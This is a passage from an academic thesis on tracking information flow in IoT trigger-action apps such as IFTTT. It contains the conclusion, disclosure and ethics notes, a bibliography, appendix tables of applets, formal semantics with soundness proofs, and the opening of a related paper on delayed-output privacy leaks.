Observational security The literature has seen generalizations of noninterference to selective views on inputs/outputs, ranging from Cohen's work on selective dependency [7] to PER-based model of information flow [42] and to Giacobazzi and Mastroeni's abstract noninterference [15]. Bielova et al. [4] use partial views for inputs in a reactive setting. Greiner and Grahl [18]

express indistinguishability by attacker for component-based systems via equivalence relations. Murray et al. [37] define value-sensitive noninterference for compositional reasoning in concurrent programs. Value-sensitive noninterference emphasizes value-sensitive sources, as in the case of treating the security level of an input buffer or file depending on its runtime security label, enabling declassification policies to be value-dependent. Like value-sensitive noninterference, projected noninterference builds on the line of work on partial indistinguishability to express value-sensitive sinks in a setting with URL-enriched output. Sen et al. [43] describe a system for privacy policy compliance checking in Bing. The system's GROK component can be leveraged to control how sensitive data is used in URLs. GROK is focused on languages with support for MapReduce, with no global state and limited control flows. Investigating connections of our framework and GROK is an interesting avenue for future work.

2.9 Conclusion

We have investigated the problem of securing IoT apps, as represented by the popular IFTTT platform and its competitors Zapier and Microsoft Flow. We have demonstrated that two classes of URL-based attacks can be mounted by malicious applet developers in order to exfiltrate private information of unsuspecting users. These attacks raise concerns because users often trust IoT applets to access sensitive information like private photos, location, fitness information, and private social network feeds. Our measurement study on a dataset of 279,828 IFTTT applets indicates that 30% of the applets may violate privacy in the face of the currently deployed access control.

We have proposed short- and longterm countermeasures. The former is compatible with the current access control model, extending it to require per-applet classification of applets into exclusively private and exclusively public. The latter caters to the longterm expansion plans on IoT platforms. For this, we develop a formal framework for tracking information flow in the presence of URL-enriched output and show how to secure information flows in IoT app code by state-of-the-art information flow tracking techniques. Our longterm vision is that an information flow control mechanism like ours can provide automatic means to vet the security of applets before they are published.

Ethical considerations and coordinated disclosure No IFTTT, Zapier, or Microsoft Flow users were attacked in our experiments, apart from our test user accounts on the respective platforms. We ensured that insecure applets were not installed by anyone by making them private to a single user account under our control. We have disclosed content exfiltration vulnerabil-

ities of this class to IFTTT, Zapier, and Microsoft. IFTTT has acknowledged the design flaw on their platform and assigned it a "high" severity score. We are in contact on the countermeasures from Section 2.5 and expect some of them to be deployed short-term, while we are also open to help with the longterm countermeasures from Section 2.6. Zapier relies on manual code review before apps are published. They have acknowledged the problem and agreed to a controlled experiment (in preparation) where we attempt publishing a zap evading Zapier's code review by disguising insecure code as benign. Microsoft is exploring ways to mitigate the problem. To encourage further research on securing IoT platforms, we will publicly release the dataset annotated with security labels for triggers and actions [3].

Acknowledgements This work was partially supported by the Wallenberg AI, Autonomous Systems and Software Program (WASP) funded by the Knut and Alice Wallenberg Foundation. It was also partly funded by the Swedish Foundation for Strategic Research (SSF) and the Swedish Research Council (VR).

Bibliography

[1] alexander via IFTTT. Automatically back up your new iOS photos to Google Drive. https://ifttt.com/applets/90254p-automatically-back-up-your-new-ios-photos-to-google-drive, 2018.

[2] Almond via IFTTT. Get an email alert when your kids come home and connect to Almond. https://ifttt.com/applets/458027p-get-an-email-alert-when-your-kids-come-home-and-connect-to-almond, 2018.

[3] I. Bastys, M. Balliu, and A. Sabelfeld. If This Then What? Controlling Flows in IoT Apps. Complementary materials at http://www.cse.chalmers.se/research/group/security/IFCIoT, 2018.

[4] N. Bielova, D. Devriese, F. Massacci, and F. Piessens. Reactive noninterference for the browser: extended version. Technical report, KULeuven, 2011. Report CW 602.

[5] A. Bohannon, B. C. Pierce, V. Sjöberg, S. Weirich, and S. Zdancewic. Reactive noninterference. In *ACM Conference on Computer and Communications Security*, pages 79–90. ACM, 2009.

[6] Z. B. Celik, L. Babun, A. K. Sikder, H. Aksu, G. Tan, P. McDaniel, and A. S. Uluagac. Sensitive Information Tracking in Commodity IoT. In *27th USENIX Security Symposium (USENIX Security 18)*, Baltimore, MD, 2018. USENIX Association.

[7] E. S. Cohen. Information transmission in sequential programs. In *F. Sec. Comp.* 1978.

[8] D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Commun. ACM*, 1977.

[9] devin via IFTTT. Automatically text someone important when you call 911 from your Android phone. https://ifttt.com/applets/165118p-automatically-text-someone-important-when-you-call-911-from-your-android-phone, 2018.

[10] A. K. Dey, T. Sohn, S. Streng, and J. Kodama. iCAP: Interactive Prototyping of Context-Aware Applications. In *Pervasive Computing, 4th International Conference, PERVASIVE 2006, Dublin, Ireland, May 7-10, 2006, Proceedings*, pages 254–271, 2006.

[11] E. Fernandes, J. Paupore, A. Rahmati, D. Simionato, M. Conti, and A. Prakash. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *USENIX*, 2016.

[12] E. Fernandes, A. Rahmati, J. Jung, and A. Prakash. Decentralized Action Integrity for Trigger-Action IoT Platforms. In *NDSS*, 2018.

[13] General Data Protection Regulation, EU Regulation 2016/679, 2018.

[14] M. Georgiev and V. Shmatikov. Gone in six characters: Short urls considered harmful for cloud services. *CoRR*, abs/1604.02734, 2016.

[15] R. Giacobazzi and I. Mastroeni. Abstract non-interference: parameterizing non-interference by abstract interpretation. In *POPL*, 2004.

[16] J. A. Goguen and J. Meseguer. Security policies and security models. In *IEEE S&P*, 1982.

[17] Google via IFTTT. Keep a list of notes to email yourself at the end of the day. https://ifttt.com/applets/479449p-keep-a-list-of-notes-to-email-yourself-at-the-end-of-the-day, 2018.

[18] S. Greiner and D. Grahl. Non-interference with what-declassification in component-based systems. In *CSF*, 2016.

[19] W. He, M. Golla, R. Padhi, J. Ofek, M. Dürmuth, E. Fernandes, and B. Ur. Rethinking access control and authentication for the home internet of things (iot). In *27th USENIX Security Symposium (USENIX Security 18)*, Baltimore, MD, 2018. USENIX Association.

[20] D. Hedin, L. Bello, and A. Sabelfeld. Information-flow security for JavaScript and its APIs. *J. Comp. Sec.*, 2016.

[21] D. Hedin, A. Birgisson, L. Bello, and A. Sabelfeld. JSFlow: Tracking Information Flow in JavaScript and its APIs. In *SAC*, 2014.

[22] J. Huang and M. Cakmak. Supporting mental model accuracy in trigger-action programming. In *Proceedings of the 2015 ACM International Joint Conference on Pervasive and Ubiquitous Computing*, UbiComp '15, pages 215–225, 2015.

[23] iBaby via IFTTT. Email me when temperature drops below threshold in the baby's room. `https://ifttt.com/applets/UFcy5hZP-email-me-when-temperature-drops-below-threshold-in-the-baby-s-room`, 2018.

[24] IFTTT. How people use IFTTT today. `https://ifttt.com/blog/2016/11/connected-life-of-an-ifttt-user`, 2016.

[25] IFTTT. 550 apps and devices now work with IFTTT. `https://ifttt.com/blog/2017/09/550-apps-and-devices-now-on-ifttt-infographic`, 2017.

[26] IFTTT: IF This Then That. `https://ifttt.com`, 2017.

[27] IFTTT service categories. `https://ifttt.com/search`, 2018.

[28] IFTTT. Share your Applet ideas with us! `https://www.surveymonkey.com/r/2XZ7D27`, 2018.

[29] IFTTT. URL Shortening in IFTTT. `https://help.ifttt.com/hc/en-us/articles/115010361648-Do-all-Applets-run-through-the-ift-tt-url-shortener-`, 2018.

[30] N. Jagpal, E. Dingle, J. Gravel, P. Mavrommatis, N. Provos, M. A. Rajab, and K. Thomas. Trends and lessons from three years fighting malicious extensions. In *USENIX Security Symposium*, pages 579–593. USENIX Association, 2015.

[31] `jayreddin` via IFTTT. Google Contacts saved to Google Drive Spreadsheet. `https://ifttt.com/applets/nyRJVwYa-google-contacts-saved-to-google-drive-spreadsheet`, 2018.

[32] The JSON Query Language. `http://www.jsoniq.org/`, 2018.

[33] json-simple. `https://code.google.com/archive/p/json-simple/`, 2018.

[34] E. Kang, A. Milicevic, and D. Jackson. Multi-representational Security Analysis. In *Proceedings of the 2016 24th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, FSE 2016, pages 181–192, 2016.

[35] Manything via IFTTT. When you leave home, start recording on your Manything security camera. `https://ifttt.com/applets/187215p-when-you-leave-home-start-recording-on-your-manything-security-camera`, 2018.

[36] X. Mi, F. Qian, Y. Zhang, and X. Wang. An empirical characterization of IFTTT: ecosystem, usage, and performance. In *Proceedings of the 2017 Internet Measurement Conference, IMC 2017, London, United Kingdom, November 1-3, 2017*, pages 398–404, 2017.

[37] T. C. Murray, R. Sison, E. Pierzchalski, and C. Rizkallah. Compositional verification and refinement of concurrent value-dependent noninterference. In *CSF*, 2016.

[38] C. Nandi and M. D. Ernst. Automatic trigger generation for rule-based smart homes. In *Proceedings of the 2016 ACM Workshop on Programming Languages and Analysis for Security*, PLAS '16, pages 97–102, 2016.

[39] M. W. Newman, A. Elliott, and T. F. Smith. Providing an Integrated User Experience of Networked Media, Devices, and Services through End-User Composition. In *Pervasive Computing, 6th International Conference, Pervasive 2008, Sydney, Australia, May 19-22, 2008, Proceedings*, pages 213–227, 2008.

[40] Oauth 2.0. `https://oauth.net/2/`, 2018.

[41] D. Poddebniak, J. Müller, C. Dresen, F. Ising, S. Schinzel, S. Friedberger, J. Somorovsky, and J. Schwenk. Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels. In *USENIX Security*, 2018.

[42] A. Sabelfeld and D. Sands. A per model of secure information flow in sequential programs. *Higher-Order and Symbolic Computation*, 2001.

[43] S. Sen, S. Guha, A. Datta, S. K. Rajamani, J. Y. Tsai, and J. M. Wing. Bootstrapping privacy compliance in big data systems. In *IEEE S&P*, 2014.

[44] Sparksoniq. `http://sparksoniq.org/`, 2018.

[45] M. Surbatovich, J. Aljuraidan, L. Bauer, A. Das, and L. Jia. Some recipes can do more than spoil your appetite: Analyzing the security and privacy risks of IFTTT recipes. In *WWW*, 2017.

[46] `thegrowthguy` via IFTTT. Automatically log new Stripe payments to a Google Spreadsheet. `https://ifttt.com/applets/264933p-automatically-log-new-stripe-payments-to-a-google-spreadsheet`, 2017.

[47] B. Ur, M. P. Y. Ho, S. Brawner, J. Lee, S. Mennicken, N. Picard, D. Schulze, and M. L. Littman. Trigger-action programming in the wild: An analysis of 200, 000 IFTTT recipes. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems, San Jose, CA, USA, May 7-12, 2016*, pages 3227–3231, 2016.

[48] B. Ur, E. McManus, M. P. Y. Ho, and M. L. Littman. Practical trigger-action programming in the smart home. In *CHI Conference on Human Factors in Computing Systems, CHI'14, Toronto, ON, Canada - April 26 - May 01, 2014*, pages 803–812, 2014.

[49] P. Vogt, F. Nentwich, N. Jovanovic, E. Kirda, C. Krügel, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *NDSS*, 2007.

[50] R. Wang, L. Xing, X. Wang, and S. Chen. Unauthorized origin crossing on mobile platforms: threats and mitigation. In *ACM Conference on Computer and Communications Security*, pages 635–646. ACM, 2013.

[51] X. Zhou, S. Demetriou, D. He, M. Naveed, X. Pan, X. Wang, C. A. Gunter, and K. Nahrstedt. Identity, location, disease and more: inferring your secrets from android public resources. In *ACM Conference on Computer and Communications Security*, pages 1017–1028. ACM, 2013.

Appendix

Table 2.3: Popular third-party applets susceptible to privacy violations

Maker	Title of applet on IFTTT	Trigger service	Action service	Users (May'17 – Aug'18)
djuiceman	Tweet your Instagrams as native photos on Twitter	Instagram	Twitter	500k – 540k
mcb	Sync all your new iOS Contacts to a Google Spreadsheet	iOS Contacts	Google Sheets	270k – 270k
pavelbinar	Save photos you're tagged in on Facebook to a Dropbox folder	Facebook	Dropbox	160k – 160k
devin	Back up photos you're tagged in on Facebook to an iOS Photos album	Facebook	iOs Photos	150k – 160k
rothgar	Track your work hours in Google Calendar	Location	Google Calendar	150k – 160k
mckenziec	Get an email whenever a new Craigslist post matches your search	Classifieds	Email	140k – 150k
danamerrick	Press a button to track work hours in Google Drive	Button Widget	Google Sheets	130k – 130k
rsms	Automatically share your Instagrams to Facebook	Instagram	Facebook	110k – 140k
ktavangari	Log how much time you spend at home/-work/etc.	Location	Google Sheet	99k – 100k
djuiceman	Tweet your Facebook status updates	Facebook	Twitter	88k – 100k

Table 2.4: Popular third-party IoT applets susceptible to integrity/availability violations

Maker	Title of applet on IFTTT	Trigger service	Action service	Users (May'17 – Aug'18)
anticipate	Turn your lights to red if your Nest Protect detects a carbon monoxide emergency	Nest Protect	Philipps Hue	4.8k – 6.3k
dmrudy	Nest & Hue Smoke emergency	Nest Protect	Philipps Hue	1.1k – 1.7k
sharonwu0220	If Arlo detects motion, call my phone	Arlo	Phone Call	570 – 620
brandxe	If Nest Protect detects smoke send notification to Xfinity X1 TVs	Nest Protect	Comcast Labs	410 – 590
awgeorge	If smoke emergency, set lights to alert color	Nest Protect	Philipps Hue	410 – 420
dmrudy	Nest & Hue Co2 Emergency alert	Nest Protect	Philipps Hue	400 – 520
apurvjoshi	Get a phone call when Nest cam detects motion	Nest Cam	Phone Call	400 – 870
meinuelzen	Turn all HUE lights to red color if smoke alarm emergency in bedroom	Nest Protect	Philipps Hue	390 – 410
skausky	While I'm not home, let me know if any motion is detected in my house	WeMo Motion	SMS	210 – 210
hotfirenet	MyFox SMS alert Intrusion	Myfox HomeControl	Android SMS	190 – 240

2.A Semantic rules

$$\Gamma(s) = \mathsf{L} \qquad \Gamma(b) = \mathsf{L}, b \in B \qquad \Gamma(w) = \mathsf{H}, w \notin B \qquad \Gamma(\mathit{source}) = \mathsf{H}$$

$$\Gamma(e_1 + e_2) = \Gamma(e_1) \sqcup \Gamma(e_2) \qquad \Gamma(f(e)) = \Gamma(e) \qquad \Gamma(\mathit{link}(e)) = \Gamma(e)$$

Figure 2.15: Expression typing

Expression evaluation:

$$\langle s, m, \Gamma\rangle_{pc} \Downarrow s \qquad \langle l, m, \Gamma\rangle_{pc} \Downarrow m(l) \qquad \frac{\langle e_i, m, \Gamma\rangle_{pc} \Downarrow s_i \quad i = 1, 2}{\langle e_1 + e_2, m, \Gamma\rangle_{pc} \Downarrow s_1 + s_2}$$

$$\frac{\langle e, m, \Gamma\rangle_{pc} \Downarrow s}{\langle f(e), m, \Gamma\rangle_{pc} \Downarrow \bar{f}(s)}$$

Command evaluation:

ASSIGN

$$\frac{pc \sqsubseteq \Gamma(l)}{\langle l = e, m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m[l \mapsto m(e)], S, \Gamma[l \mapsto pc \sqcup \Gamma(e)]\rangle}$$

SEQ

$$\frac{\langle c_1, m, S, \Gamma\rangle_{pc} \rightarrow_{n_1} \langle \mathtt{stop}, m_1, S_1, \Gamma_1\rangle \qquad \langle c_2, m_1, S_1, \Gamma_1\rangle_{pc} \rightarrow_{n_2} \langle \mathtt{stop}, m_2, S_2, \Gamma_2\rangle}{\langle c_1; c_2, m, S, \Gamma\rangle_{pc} \rightarrow_{n_1+n_2} \langle c_2, m_2, S_2, \Gamma_2\rangle}$$

IF

$$\frac{\begin{array}{ll} & m(e) \neq \text{''} \Rightarrow j = 1 \\ m(e) = \text{''} \Rightarrow j = 2 & \langle c_j, m, S, \Gamma\rangle_{pc \sqcup \Gamma(e)} \rightarrow_n \langle \mathtt{stop}, m', S', \Gamma'\rangle \end{array}}{\langle \mathtt{if}\ (e)\ \{c_1\}\ \mathtt{else}\ \{c_2\}, m, S, \Gamma\rangle_{pc} \rightarrow_n \langle \mathtt{stop}, m', S', \Gamma'\rangle}$$

WHILE-TRUE

$$\frac{\begin{array}{ll} m(e) \neq \text{''} & \langle c, m, S, \Gamma\rangle_{pc \sqcup \Gamma(e)} \rightarrow_{n_1} \langle \mathtt{stop}, m_1, S_1, \Gamma\rangle \\ \multicolumn{2}{l}{\langle \mathtt{while}\ (e)\ \{c\}, m_1, S_1, \Gamma\rangle_{pc} \rightarrow_{n_2} \langle \mathtt{stop}, m_2, S_2, \Gamma\rangle} \end{array}}{\langle \mathtt{while}\ (e)\ \{c\}, m, S, \Gamma\rangle_{pc} \rightarrow_{n_1+n_2} \langle \mathtt{stop}, m_2, S, \Gamma\rangle}$$

WHILE-FALSE

$$\frac{m(e) = \text{''}}{\langle \mathtt{while}\ (e)\ \{c\}, m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m, S, \Gamma\rangle}$$

Figure 2.16: Monitor semantics (Remaining rules)

2.B Soundness

Lemma 2.2 (Confinement). *If* $\langle c, m, S, \Gamma\rangle_{\mathsf{H}} \rightarrow_* \langle \mathtt{stop}, m', S', \Gamma'\rangle$ *then* $\forall l.\, \Gamma'(l) = \mathsf{L} \Rightarrow m(l) = m'(l)$.

Proof $\Gamma'(l) = \mathsf{L}$ means that c contains no assignments to l. If c updated l, then the label of l in Γ' would be H, according to rule ASSIGN. ■

Lemma 2.3 (Helper). *If* $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1, \Gamma_1\rangle$ *and* $\langle c[i_2/x], m_2, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_2', S_2, \Gamma_2\rangle$ *and* $m_1 \sim_\Gamma m_2$ *then*

(i) $S_1 = S_2$
(ii) $\Gamma_1 = \Gamma_2$, *and*
(iii) $m_1' \sim_{\Gamma_1} m_2'$

Proof By induction on the derivation $\langle c[i_1/x], m_1, S\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1\rangle$ and case analysis on the last rule used in that derivation.

Case skip. Then $\Gamma_1 = \Gamma = \Gamma_2$, $S_1 = S[o_j \mapsto tt] = S_2$, and $m_1' = m_1 \sim_\Gamma m_2 = m_2'$.

Case assign. Then $S_1 = S_2 = S$. We distinguish two cases:

1. $\Gamma(e) = \mathsf{L}$

   Then $m_1(e) = m_2(e)$ and $\Gamma_1(l) = \Gamma_2(l) = pc$. Hence $\Gamma_1 = \Gamma_2$ and $m_1' \sim_{\Gamma_1} m_2'$.

2. $\Gamma(e) = \mathsf{H}$

   Then $\Gamma_1(l) = \Gamma_2(l) = \mathsf{H}$ and $m_1(e) \sim_{\mathsf{H}} m_2(e)$. Hence $\Gamma_1 = \Gamma_2$ and $m_1' \sim_{\Gamma_1} m_2'$.

Case seq. Follows trivially from IH.

Case if. We distinguish two cases:

1. $\Gamma(e) = \mathsf{L}$

   Hence $m_1(e) = m_2(e)$ and the same branch is taken in both executions. The result follows from IH.

2. $\Gamma(e) = \mathsf{H}$

   Consider the more interesting case when the two executions follow different branches of the conditional, e.g., c_1 executes in m_1 and c_2 executes in m_2.

   From confinement lemma (Lemma 2.2) it follows that no assignments to low variables are performed in high contexts: $\forall l.\, \Gamma_1(l) = \mathsf{L} \Rightarrow m_i(l) = m_i'(l)$ and $\Gamma_1(l) = \Gamma_2(l) = \Gamma(l)$. Also, no downgrades take place in high contexts, thus $\Gamma_1 = \Gamma_2 = \Gamma$.

   $\forall l.\, \Gamma(l) = \mathsf{L} \Rightarrow m_1'(l) \sim_{\Gamma_1(l)} m_2'(l)$. Hence $m_1' \sim_{\Gamma_1} m_2'$.

From rule SKIP it follows that no changes to the skip set are performed in high contexts. Hence $S_1 = S_2 = S$.

Case while. We distinguish two cases:

1. $\Gamma(e) = \mathsf{L}$

   Hence $m_1(e) = m_2(e)$ and either rule WHILE-TRUE, or WHILE-FALSE is taken in both executions. The result follows from i.h.

2. $\Gamma(e) = \mathsf{H}$

   Consider the more interesting case when c executes in m_1 according to WHILE-TRUE, and c executes in m_2 according to WHILE-FALSE.

   From rule WHILE-FALSE it follows that $m_2 = m$ and $\Gamma_2 = \Gamma$.

   From confinement lemma (Lemma 2.2) it follows that no assignments of low variables are performed in high contexts and no downgrades take place in high contexts. Hence $\Gamma_1 = \Gamma$. Thus $\Gamma_1 = \Gamma_2$ and $m_1' \sim_\Gamma m_2'$.

   From rule SKIP it follows that no changes to the skip set are performed in high contexts. Hence $S_1 = S_2 = S$.

Case sink. Then $S_1 = S_2 = S$. We distinguish two cases:

1. $\Gamma(e) = \mathsf{L}$

   Then $m_1(e) = m_2(e)$ and $\Gamma_1(\mathtt{out}_j) = \Gamma_2(\mathtt{out}_j) = pc$.

2. $\Gamma(e) = \mathsf{H}$

   If the $sink_j$ statement corresponds to a skipped action ($S(o_j) = tt$), then the memories and typing environments remain unchanged, i.e. $m_i' = m_i$ and $\Gamma_i = \Gamma$, for $i = 1, 2$. Hence $\Gamma_1 = \Gamma_2 = \Gamma$ and $m_1' \sim_{\Gamma_1} m_2'$.

   If the $sink_j$ statement does not correspond to a skipped action ($S(o_j) = ff$), then $m_i' = m_i[\mathtt{out}_j \mapsto m(e)]$ and $\Gamma_i = \Gamma[\mathtt{out}_j \mapsto \mathsf{H}]$, for $i = 1, 2$. Then $\Gamma_1 = \Gamma_2$ and, since $m_1'(\mathtt{out}_j) \sim_\mathsf{H} m_2'(\mathtt{out}_j)$, $m_1' \sim_{\Gamma_1} m_2'$. ∎

Lemma 2.4. *If* $\langle sink(e), m, S, \Gamma\rangle_\mathsf{H} \rightarrow_* \langle \mathtt{stop}, m', S, \Gamma'\rangle$ *then* $m'(\mathtt{out})|_B = \emptyset$.

Proof The only construct that allows the attacker to make any observations is $link_\mathsf{L}$, i.e. only blacklisted URLs inside the $link_\mathsf{L}$ construct can increase the attacker's knowledge. However, the monitor disallows evaluating $link_\mathsf{L}$ in high contexts. ∎

Theorem 2.5 (Soundness)**.** *Given command* c*, input* i_1*, memory* m_1*, typing environment* Γ*, skip set* S*, and URL blacklist* B *such that* $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1, \Gamma_1\rangle$*, for any* i_2 *and* m_2 *such that* $i_1 \approx i_2, m_1 \sim_\Gamma m_2, m_1(\mathtt{out}_j) \sim_B$

$m_2(\mathtt{out}_j)$ $\forall 1 \leq j \leq |S|$ *such that* $S(o_j) = \mathit{ff}$, *and* $\langle c[i_2/x], m_2, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_2', S_2, \Gamma_2\rangle$, *then* $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ *for all* $1 \leq j \leq |S_1|$ *such that* $S_1(o_j) = \mathit{ff}$.

Proof By induction on the derivation $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \rightarrow_* \langle \mathtt{stop}, m_1', S_1, \Gamma_1\rangle$ and case analysis on the last rule used in that derivation.

From Lemma 2.3, $S_1 = S_2 = S'$, $\Gamma_1 = \Gamma_2 = \Gamma'$, and $m_1' \sim_{\Gamma'} m_2'$.

Case skip. Then $m_i = m_i'$, for $i = 1, 2$. Hence $m_i'(\mathtt{out}_j) = m_i(\mathtt{out}_j)$, for $i = 1, 2$. Thus $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \leq j \leq |S'|$. $S'(o_j) = \mathit{ff}$.

Case assign. $S' = S$ and $m_i(\mathtt{out}_j) = m_i'(\mathtt{out}_j)$ for all $1 \leq j \leq |S|$. Hence $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \leq j \leq |S'|$ such that $S'(o_j) = \mathit{ff}$.

Case seq. Follows from Lemma 3.5 and IH.

Case if. We distinguish two cases:

1. $\Gamma(e) = \mathsf{L}$

   Hence $m_1(e) = m_2(e)$ and the same branch is taken in both executions. The result follows from IH.

2. $\Gamma(e) = \mathsf{H}$

   Consider the more interesting case when the two executions follow different branches of the conditional, e.g., c_1 executes in m_1 and c_2 in m_2.

   From Lemma 2.3 it follows that $S' = S$. From Lemma 2.4 it follows that $m_i'(\mathtt{out}_j)|_B = m_i(\mathtt{out}_j)|_B = \emptyset$ for $i = 1, 2$, and for all j such that $\mathtt{out}_j$ was redefined in either c_1, or c_2 and $S'(o_j) = \mathit{ff}$. Hence $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \leq j \leq |S'|$ such that $\mathtt{out}_j$ was redefined and $S'(o_j) = \mathit{ff}$. Thus $m_1' \sim_B m_2'$ for all $1 \leq j \leq |S'|$ such that $S'(o_j) = \mathit{ff}$.

Case while. We distinguish two cases:

1. $\Gamma(e) = \mathsf{L}$

   Hence $m_1(e) = m_2(e)$ and the same branch is taken in both runs. The result follows from IH.

2. $\Gamma(e) = \mathsf{H}$

   Consider the more interesting case when c executes in m_1 according to rule WHILE-TRUE, and c executes in m_2 according to rule WHILE-FALSE.

   From rule WHILE-FALSE it follows that $m_2' = m_2$. From Lemma 2.4 it follows that $m_1'(\mathtt{out}_j)|_B = m_1(\mathtt{out}_j)|_B = \emptyset$ for all $1 \leq j \leq |S|$ such that $\mathtt{out}_j$ was redefined in c and $S(o_j) = \mathit{ff}$. Since $m_1 \sim_B m_2$ for all $1 \leq j \leq |S|$ such that $S(o_j) = \mathit{ff}$, it follows that $m_2(\mathtt{out}_j)|_B = \emptyset$ for all $1 \leq j \leq |S|$ such that $S(o_j) = \mathit{ff}$.

   Thus $m_1' \sim_B m_2'$ for all $1 \leq j \leq |S|$ such that $S(o_j) = \mathit{ff}$.

Case sink. We distinguish two cases:

1. $\Gamma(e) = \mathsf{L}$

   Hence $m_1(e) = m_2(e)$ and $m_1(e)|_B = m_2(e)|_B$. Thus $m_1' \sim_B m_2'$.

2. $\Gamma(e) = \mathsf{H}$

   We discuss the more interesting case when the $sink_j$ statement does not correspond to a skipped action, i.e. $S(o_j) = \mathit{ff}$.

   From Lemma 2.4 it follows that $m_i'(\mathtt{out}_j)|_B = \emptyset$ for $i = 1, 2$. Hence $m_1'(\mathtt{out}_j) \sim_B m_2'(\mathtt{out}_j)$ for all $1 \leq j \leq |S|$ such that $S(o_j) = \mathit{ff}$. ■

Table 2.5: FlowIT results (The only false positive is reported in **bold**.)

Category Applet	Maker	Presence	Secure	JSFlow	LOC
Popular third party applets					
Tweet your Instagrams as native photos on Twitter	djuiceman	No	Yes No	Yes No	3 4
Sync all your new iOS Contacts to a Google Spreadsheet	mcb	No	Yes No	Yes No	4 5
Save photos you're tagged in on Facebook to a Dropbox folder	pavelbinar	No	Yes No	Yes No	3 4
Back up photos you're tagged in on Facebook to an iOS Photos album	devin	No	Yes No	Yes No	3 4
Track your work hours in Google Calendar	rothgar	Yes	Yes No	Yes No	3 5
Get an email whenever a new Craigslist post matches your search	mckenziec	No	Yes No	Yes No	6 7
Press a button to track work hours in Google Drive	danamerrick	Yes	Yes No	Yes No	4 6
Automatically share your Instagrams to Facebook	rsms	No	Yes No	Yes No	2 3
Log how much time you spend at home/work/etc.	ktavangari	Yes	Yes No	Yes No	5 6
Tweet your Facebook status updates	djuiceman	No	Yes No	Yes No	2 4
Post new Instagram photos to Wordpress	dorrian	Yes	Yes No	Yes No	3 4
Dictate a voice memo and email yourself an .mp3 file	danfriedlander	No	Yes No	Yes No	3 4

Category Applet	Maker	Presence	Secure	JSFlow	LOC
Sends email from sms with #ifttt	philbaumann	No	Yes No	Yes No	4 5
Forum examples					
Send a notification from IFTTT with the result of a Google query	hairfollicle12	No	Yes No	Yes No	4 4
Send a notification from IFTTT whenever a Gmail message is received that matches a search query	hairfollicle12	No	Yes No	Yes No	8 8
Calculate the duration of a Google Calendar Event and create a new iOS Calendar entry	hairfollicle12	No	Yes No	Yes No	43 44
Create a Blogger entry from a Reddit post	--	No	Yes No	Yes No	8 9
Send yourself an email with your location if it is Sunday between 0800-1200	--	No	Yes No	Yes No	10 10
Send yourself a Slack notification and an Email if a Trello card is added to a specific list	--	No	Yes No	Yes No	9 12
Use Pinterest RSS to post to Facebook	--	No	Yes No	Yes No	3 4
Paper examples					
Automatically back up your new iOS photos to Google Drive (Figure 2.2)	alexander	No	Yes No	Yes No	2 3
Keep a list of notes to email yourself at the end of the day (Figure 2.3)	Google	No	Yes No	Yes No	2 3
Filter code in Example 2.1	--	No	Yes No	Yes No	2 16
Get an email alert when your kids come home and connect to Almond (Example 2.2)	Almond	Yes	Yes No	Yes No	1 2
Filter code in Example 2.4	--	No	Yes No	Yes No	2 8
Filter code in Example 2.5	--	No	Yes No	Yes No	6 6
Filter code in Example 2.6	--	No	Yes No	Yes No	6 6

Category Applet	Maker	Presence	Secure	JSFlow	LOC
Filter code in Example 2.7	- -	No	Yes No	Yes No	5 7
Filter code in Example 2.8	- -	No	Yes No	Yes No	5 5
Other examples					
Filter code in Example 2.10	- -	No	Yes No	**No** No	8 8

3

Tracking Information Flow via Delayed Output: Addressing Privacy in IoT and Emailing Apps

Iulia Bastys, Frank Piessens, Andrei Sabelfeld

NordSec 2018

Abstract. This paper focuses on tracking information flow in the presence of delayed output. We motivate the need to address delayed output in the domains of IoT apps and email marketing. We discuss the threat of privacy leaks via delayed output in code published by malicious app makers on popular IoT app platforms. We discuss the threat of privacy leaks via delayed output in non-malicious code on popular platforms for email-driven marketing. We present security characterizations of *projected noninterference* and *projected weak secrecy* to capture information flows in the presence of delayed output in malicious and non-malicious code, respectively. We develop two security type systems: for information flow control in potentially malicious code and for taint tracking in non-malicious code, engaging *read* and *write* security types to soundly enforce projected noninterference and projected weak secrecy.

3.1 Introduction

Many services generate structured output in a markup language, which is subsequently processed by a different service. A common example is HTML generated by a web server and later processed by browsers and email readers. This setting opens up for insecure information flows, where an attack is planted in the markup by the server but not triggered until a client starts processing the markup and, as a consequence, making web requests that might leak information. This way, information is exfiltrated via *delayed output* (web request by the client), rather than via *direct output* (markup generated by the server).

We motivate the need to address delayed output through HTML markup by discussing two concrete scenarios: IoT apps (by IFTTT) and email campaigns (by MailChimp).

IoT apps IoT apps help users manage their digital lives by connecting a range of Internet-connected components from cyberphysical "things" (e.g., smart homes and fitness armbands) to online services (e.g., Google and Dropbox) and social networks (e.g., Facebook and Twitter). Popular platforms include IFTTT, Zapier, and Microsoft Flow. In the following we will focus on IFTTT as prime example of IoT app platform, while pointing out that Zapier and Microsoft Flow share the same concerns.

IFTTT supports over 500 Internet-connected components and services [21] with millions of users running billions of apps [20]. At the core of IFTTT are *applets*, reactive apps that include *triggers*, *actions*, and *filter* code. Fig. 3.17 illustrates the architecture of an applet, exemplified by applet "Automatically get an email every time you park your BMW with a map to where you're parked" [5]. It consists of trigger "Car is parked", action "Send me an email", and filter code to personalize the email.

